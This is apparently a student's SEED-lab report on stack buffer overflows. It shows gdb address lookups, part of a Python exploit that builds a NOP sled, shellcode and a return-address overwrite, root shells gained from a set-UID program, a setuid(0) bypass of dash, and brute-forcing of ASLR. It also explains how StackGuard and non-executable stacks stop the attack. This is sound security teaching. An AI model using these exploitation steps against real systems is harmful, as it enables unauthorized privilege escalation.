
Lab02

Task01


Steps

1. Try the program provided by the guidance, which intended to write some shellcode in the buffer and invoke it.



```
[09/15/19]seed@VM:~/lab02$ gcc -z execstack -o call_shellcode shellcode.c
[09/15/19]seed@VM:~/lab02$ call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/15/19]seed@VM:~/lab02$
```

2. Create and compile the vulnerable program(stack.c) and made it a set-UID program for root.




```
[09/15/19]seed@VM:~/lab02$ gcc -fno-stack-protector -z execstack stack.c -o stac
k
[09/15/19]seed@VM:~/lab02$ sudo chown root:root stack
[09/15/19]seed@VM:~/lab02$ sudo chmod 4755 stack
[09/15/19]seed@VM:~/lab02$
```

Task02


Steps

1. Use gdb mode to run the 'Stack' program, find the address of the 'ebp' and the start address of the 'buffer'.




```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb58
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeb38
gdb-peda$ quit
```

2. Through calculation, we can determine that the structure of bad file is like below:



3. Create a Python file(exploit.py) to generate the bad file.
   Part of the code:




```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

ret = 0xbfffeb60 + 120
content[36:40] = (ret).to_bytes(4, byteorder='little')
```

   The ‘ret’ is the address that needed be put in the return field.
4. Generating the bad file and then run the Set-UID program ‘stack’.




```
[09/16/19]seed@VM:~/lab02$ python3 exploit.py
[09/16/19]seed@VM:~/lab02$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Task03


Steps

1. Change the ‘/bin/sh’ from ‘zsh’ to ‘dash’.




```
[09/16/19]seed@VM:~/lab02$ sudo ln -s /bin/dash /bin/sh
[09/16/19]seed@VM:~/lab02$ ll /bin/sh
lrwxrwxrwx 1 root root 9 Sep 16 21:18 /bin/sh -> /bin/dash
```

2. Create and compile the program and made it a Set-UID program for root. This program just simply invokes a ‘shell’ without using ‘setuid(0)’ before.




```
[09/16/19]seed@VM:~/.../task03$ gedit test_dash.c
[09/16/19]seed@VM:~/.../task03$ gcc test_dash.c -o test_dash
[09/16/19]seed@VM:~/.../task03$ sudo chown root:root test_dash
[09/16/19]seed@VM:~/.../task03$ sudo chmod 4755 test_dash
[09/16/19]seed@VM:~/.../task03$ ls
test_dash  test_dash.c
[09/16/19]seed@VM:~/.../task03$ ./test_dash
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[09/16/19]seed@VM:~/.../task03$ 
```

3. If we add ‘setuid(0)’ in the program, the shell will be invoked in root privilege.



```
[09/16/19]seed@VM:~/.../task03$ ls
test_dash  test_dash.c
[09/16/19]seed@VM:~/.../task03$ test_dash
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare)
#
```

4. So we add some shellcode before the shellcode we used at task 2. And execute the ‘stack’ program again.



```
[09/16/19]seed@VM:~/.../task02$ cp ~/host/badfile .
[09/16/19]seed@VM:~/.../task02$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare)
#
```

Explanation


The ‘dash’ has the mechanism that when we invoked a shell from a set_UID program, it will compare the real id with effective id. If they are different from each other, the ‘dash’ will made the effective user-id equals the real user-id.

But if we can let the real user-id equals the 0, which represents the root, we can make this mechanism useless. By adding the shellcode which will set the ‘uid’ to 0 before the shell invoked, we can complete the attack in the dash environment.

Task04

Steps


1. We turn on Ubuntu's address randomization and rerun the 'stack' program in task 02.



```
[09/16/19]seed@VM:~/.../task02$ sudo /sbin/sysctl -w kernel.randomize_va_spa
ce=2
kernel.randomize_va_space = 2
[09/16/19]seed@VM:~/.../task02$ ./stack
Segmentation fault
[09/16/19]seed@VM:~/.../task02$
```

   The program fails to obtain the root privilege but throws an exception.

2. Use the brute-force approach to attack the vulnerable program. The result:



```
2 minutes and 28 seconds elapsed.
The program has been running 18660 times so far.
Segmentation fault
2 minutes and 28 seconds elapsed.
The program has been running 18661 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare)
#
```

Observation & Explanation


By using this brute-force approach, we can successfully achieve the goal with the same bad file. I spent about 2 minutes, tried nearly 20000 times. Finally, the address that I put in the return area points to the right place.

The ASLR cannot have all bits of entropy. In 32-bit Linux, the available entropy is only 19-bit, which allows us to use the brute-force approach to attack it.

Task05

Steps

1. Turn off the address randomization and compile the program ‘stack.c’ without the ‘-fno-stack-protector’ option. Then run it.



```
[09/16/19]seed@VM:~/.../task02$ sudo /sbin/sysctl -w kernel.randomize_va_spa
ce=0
kernel.randomize_va_space = 0
[09/16/19]seed@VM:~/.../task02$ gcc -z execstack stack.c -g -o stack
[09/16/19]seed@VM:~/.../task02$ sudo chown root:root test_dash
chown: cannot access 'test_dash': No such file or directory
[09/16/19]seed@VM:~/.../task02$ sudo chown root:root stack
[09/16/19]seed@VM:~/.../task02$ sudo chmod 4755 stack
[09/16/19]seed@VM:~/.../task02$ ls
1         brute_force.sh  exploit.py   peda-session-stack.txt  stack
badfile   call_shellcode  mc_maker.py  shellcode.c             stack.c
[09/16/19]seed@VM:~/.../task02$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[09/16/19]seed@VM:~/.../task02$ 
```

   The program was terminated by the StackGuard.


Explanation

The StackGuard inserts a small random value between the buffers and the function return address. And store the random value in a place isolated from the stack to prevented be overwritten. Before the function return, the tiny value will be checked and if the value has changed, the program will be terminated.

Task06


Steps

1. Turn off the address randomization. Recompile the program ‘stack’ with ‘noexecstack’ option and made it Set-UID program.



```
[09/16/19]seed@VM:~/.../task02$ gcc -fno-stack-protector -z noexecstack stac
k.c -g -o stack
[09/17/19]seed@VM:~/.../task02$ sudo chown root:root stack
[09/17/19]seed@VM:~/.../task02$ sudo chmod 4755 stack
```

2. Do the steps in task 02.



```
[09/17/19]seed@VM:~/.../task02$ ./stack
Segmentation fault
[09/17/19]seed@VM:~/.../task02$
```

Explanation

The ‘noexecstack’ will make it impossible to run shellcode in the stack. So if we inject our code in the stack with this option open, the program will just throw a segmentation fault exception.